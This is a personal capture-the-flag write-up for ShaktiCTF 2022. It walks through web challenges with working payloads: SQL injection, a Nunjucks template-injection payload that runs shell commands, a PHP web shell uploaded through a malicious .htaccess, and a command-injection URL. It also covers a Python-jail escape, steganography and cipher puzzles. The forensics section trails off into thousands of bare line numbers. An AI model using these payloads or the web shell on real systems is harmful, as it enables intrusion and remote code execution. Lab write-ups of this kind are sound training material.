



ShaktiCTF 2022



Team Name : **SimranSankhala**


Name : **Simran Sankhala**

Web

Be Alert

in source code there was an endpoint, following that endpoint got me to a input bar which was taking password .

```
5 <body>
6 <center>
7
8 <!--Something appears in /flag.html-->
9
```



Enter the password

i checked the source code i got the js code for the pass

```
<script>
<!--
  let word = "rg`jsh`clhm";
  let password = "";
  function chall(word) {
    for (let i=0; i<word.length;i++) {
      password += String.fromCharCode(word.charCodeAt(i) + 1);
    }
    return password
  }
  -->
</script>
```

so i reversed this js code in console & got the password

```
password='';function chall(word) {
  for (let i=0; i<word.length;i++) {
    password += String.fromCharCode(word.charCodeAt(i) + 1);
  }
  return password..
}
"shaktiadmin"
```

Enter the password

ch4219026891.ch.eng.run


shaktictf{c0n9r4t5_u53r_hehe65445746}

so the password was : `shaktiadmin` entering this got me the flag

Flag : `shaktictf{c0n9r4t5_u53r_hehe65445746}`

L0g1n F4il3d


it was a login page given . by looking at it i understood its a sqli chall



so i used this payload `' or 1=1 --` & got the flag

Hey h3ck3r!

in this challenge there was a name input bar who i tried `{{7*7}}` got 49 .




Hello 49

I understood its SSTI

i tried various payloads but was getting error, when i look closely to the error message saw `nunchuks` so i tried with nunchuks SSTI

Payload `{{range.constructor("return global.process.mainModule.require('child_process').execSync('cat flag')")({})}}`


& got the flag



Flag : `shaktictf{ohh!!!_nuunjucksssss_ssti}`

S4F3 UPL04D

this challenge was about a file upload vuln .



Upload your images here !!

Click on the "Choose File" button to upload a file:

No file selected.

in the source code i saw

```
$disallowed_extensions= array( "php", "php3", "php4", "php5", "php7", "pht", "phtm", "phtml", "phar", "phps");
```

 so these extensions were blocked

i tried uploading `.htaccess` & it worked

the flow of this attack was :

1. Upload malicious htaccess that allows php code execution as png images
AddType application/x-httpd-php .png
2. Upload test.png with php shell
3. change content-type in burpsuite while uploading
Content-Type: application/x-httpd-php
4. Access /uploads/simran.png -> shell

```
-----135540297533493121912637223958
Content-Disposition: form-data; name="myFile"; filename="simran.png"
Content-Type: application/x-httpd-php
```

```
<?php
$p = $_GET["p"];
$o = shell_exec($p);
echo $o;
?>
```

```
-----135540297533493121912637223958
Content-Disposition: form-data; name="submit"
```

```
-----135540297533493121912637223958-
```

```
<p>Click on the "Choose File" button to upload a file:</p>
<input type="file" id="myFile" name="myFile">
<br>
<br>
<button type="upload" name="submit">Upload</button>
</form>
</body>
</html>
```

The file simran.png has been uploaded

Content of simran.png :

```
<?php
$p = $_GET["p"];
$o = shell_exec($p);
echo $o;
?>
```

got RCE

<https://ch3619026896.ch.eng.run/uploads/simran.png?p=id>

uid=33(www-data) gid=33(www-data) groups=33(www-data)

now just cat the flag

[https://ch3619026896.ch.eng.run/uploads/simran.png?p=cat /flag](https://ch3619026896.ch.eng.run/uploads/simran.png?p=cat%20/flag)


shaktictf{f1l3_upl0ad_iz_s4f3_ryt??}

Flag : shaktictf{f1l3_upl0ad_iz_s4f3_ryt??}

Ping-Pong

in this challenge , in the home page

</ping?address=google.com> this endpoint was given




Enter the hostname to ping


Example: /ping?address=google.com

so i tried adding it to the main url

<https://ch3019023647.ch.eng.run/ping?address=google.com> saw its pinging google.com , so it was command execution vuln.




i did it with `|` got command execution.



root

cat command was getting not allowed so i used `base64` to get the flag content in base64 encrypted then decoded manually in terminal



so the payload was :

```
https://ch3019023647.ch.eng.run/ping?address=google.com|base64 flag.txt
```


got the flag this way !

Flag : `shaktictf{c0mm4nd_1nj3cti0n_iz_3asy_right??}`

Misc

Sanity

the flag was hidden somewhere in shaktictf discord , so i looked for it for a while in their discord & got it in misc channel header



Feedback

feedback chall was just a form , fill the form & submit & got the flag

Winter Reindeer

in this chall a snow_chall.txt was given ,on catting the file out i saw some spaces , i understood its whitespace steganography & used stegsnow but wasnt getting the actual data it was returning some garbage data , i looked at the chall desc once again .

it says `I invented universal joint and I can hide messages in the form of grids. Who am I?`


so the ans to this question is : `Gerolamo Cardano` now i used this name as stegsnow password on that text file & got the flag

```
root@simran:~/Desktop#  
root@simran:~/Desktop# stegsnow -C -p "Gerolamo Cardano" snow_chall.txt  
shaktictf{H4v3_4_5n0wy_c7f}root@simran:~/Desktop#
```

flag : `shaktictf{H4v3_4_5n0wy_c7f}`

Greeky Fix

in this chall description a python file was given



AFFINE CIPHER
Cryptography > Substitution Cipher > Affine Cipher

AFFINE DECODER

★ AFFINE CIPHERTEXT (?)
urigzwszh{5r4g7w50vQ0P53}

★ EXPECTED PLAINTEXT LANGUAGE English

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

► AUTOMATIC BRUTE FORCE DECRYPTION

MANUAL PARAMETERS AND OPTIONS

★ A COEFFICIENT 3

★ B COEFFICIENT 1

☒ DISPLAY THE DECRYPTED MESSAGE WITH THESE COEFFICIENTS

☐ DISPLAY AFFINE DECODING/DENSUBSTITUTION TABLE FOR THESE COEF.

☐ DISPLAY AFFINE CODING/SUBSTITUTION TABLE FOR THESE COEF.

Search for a tool

★ SEARCH A TOOL ON DCode BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCode TOOLS' LIST

Results

↑↓	↑↓
A=25,B=25	firtadhas{5i4t7dH0eJ0K53}
A=9,B=12	ypoinesnl{5p4i7eS0bM0J53}
A=23,B=20	abewhishn{5b4w7iS0rK0T53}
A=19,B=20	atycdwedn{5t4c7wE0lI0X53}
A=15,B=8	glampuspt{5l4m7uS0nE0X53}
A=19,B=21	pinrsltsc{5i4r7lT0aX0M53}
A=5,B=8	shaktictf{5h4k7iC0nM0R53}
A=7,B=18	elgcbiabr{5l4c7iA0tW0H53}

so it was `morse code -> binary decode -> affine cipher decode -> flag`

Level 0 , Level1 , Endgame

these 3 misc challs were a pyjail escape challenge .

i used one master payload which solved all 3 like magic

The Payload for pyjail Escape : `"__class__._mro__[1].__subclasses__()[132].__init__.__globals__['s' + 'ys' + 'tem']('cat flag.txt')`

Forensics

Follow Up

in this challenge , a pcapng file was given , i loaded it in wireshark & checked TCP streams


saw `PNG` headers .

```

.PNG
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
